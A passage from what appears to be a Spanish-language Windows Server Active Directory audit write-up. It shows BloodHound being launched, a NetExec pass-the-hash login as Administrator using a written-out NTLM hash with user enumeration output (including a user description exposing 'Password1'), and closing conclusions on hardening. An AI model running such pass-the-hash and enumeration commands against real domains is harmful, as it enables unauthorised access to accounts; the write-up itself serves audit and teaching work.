


./BloodHound --no-sandbox

```
┌──(root㉿kali)-[/home/brandon/Downloads]
└─# cd BloodHound-linux-x64

┌──(root㉿kali)-[/home/brandon/Downloads/BloodHound-linux-x64]
└─# ./BloodHound --no-sandbox
(node:90100) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron.  See https://github
.com/electron/electron/issues/23506 for more information
(node:90168) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or B
uffer.from() methods instead.
```







nxc smb 192.168.5.130 -u 'Administrator' -H "f9ad528d5148a290cdc2418a401445e0" --users

```
┌──(root㉿kali)-[/home/brandon]
└─# nxc smb 192.168.5.130  -u 'Administrator' -H "f9ad528d5148a290cdc2418a401445e0" --users
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv1:True)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] enterprise.com\Administrator:f9ad528d5148a290cdc2418a401445e0 (Pwn3d!)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Administrator                2025-08-30 14:04:09 0       Built-in account for administering the computer/domain
SMB         192.168.5.130   445    WIN-5UL7A982B9B  Guest                        <never>             0       Built-in account for guest access to the computer/domain
SMB         192.168.5.130   445    WIN-5UL7A982B9B  krbtgt                       2024-07-16 21:34:20 0       Key Distribution Center Service Account
SMB         192.168.5.130   445    WIN-5UL7A982B9B  DefaultAccount               <never>             0       A user account managed by the system.
SMB         192.168.5.130   445    WIN-5UL7A982B9B  opalomino                    2025-05-30 16:57:29 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  adminsystem                  2025-11-25 06:03:54 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  admindba                     2025-05-29 19:26:14 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cneyra                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  rburga                       <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  svelando                     2024-08-01 04:01:57 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  gsegundo                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  xcabrejos                    <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jtintaya                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  fvillacorta                  2025-05-28 20:28:14 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mcabanillas                  <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jmolina                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  ajimenez                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  msoto                        <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mparedes                     <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  cnavarro                     2025-08-30 14:01:42 0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mpalomino                    2025-05-30 11:59:46 0       Pass: Password1
SMB         192.168.5.130   445    WIN-5UL7A982B9B  mquispe                      <never>             0
SMB         192.168.5.130   445    WIN-5UL7A982B9B  jflores                      <never>             0
```

Conclusiones

La realización de la auditoría sobre el entorno Windows Server permitió identificar y analizar de manera integral los principales vectores de ataque y las vulnerabilidades presentes en la infraestructura evaluada. A través del uso de herramientas especializadas y técnicas forenses, se logró evidenciar la importancia de implementar controles robustos de seguridad, así como la necesidad de mantener una gestión adecuada de usuarios, contraseñas y privilegios dentro del dominio.

El proceso incluyó desde la detección de dispositivos y servicios activos, hasta la extracción y análisis de credenciales mediante ataques de fuerza bruta y cracking de hashes. Además, se demostró cómo la enumeración de usuarios, grupos y objetos LDAP puede facilitar la identificación de cuentas privilegiadas y rutas de ataque potenciales. El uso de BloodHound permitió visualizar las relaciones y privilegios existentes, aportando una perspectiva clara sobre los riesgos asociados a la administración de la infraestructura.

En conclusión, la auditoría realizada no solo permitió detectar debilidades técnicas, sino que también resaltó la importancia de la capacitación continua y la adopción de buenas prácticas en la gestión de sistemas Windows Server. La aplicación de metodologías forenses y herramientas especializadas constituye un elemento clave para fortalecer la seguridad organizacional y responder de manera efectiva ante posibles incidentes. Se recomienda mantener procesos de auditoría periódicos, actualizar las políticas de seguridad y fomentar una cultura de protección de la información en todos los niveles de la organización.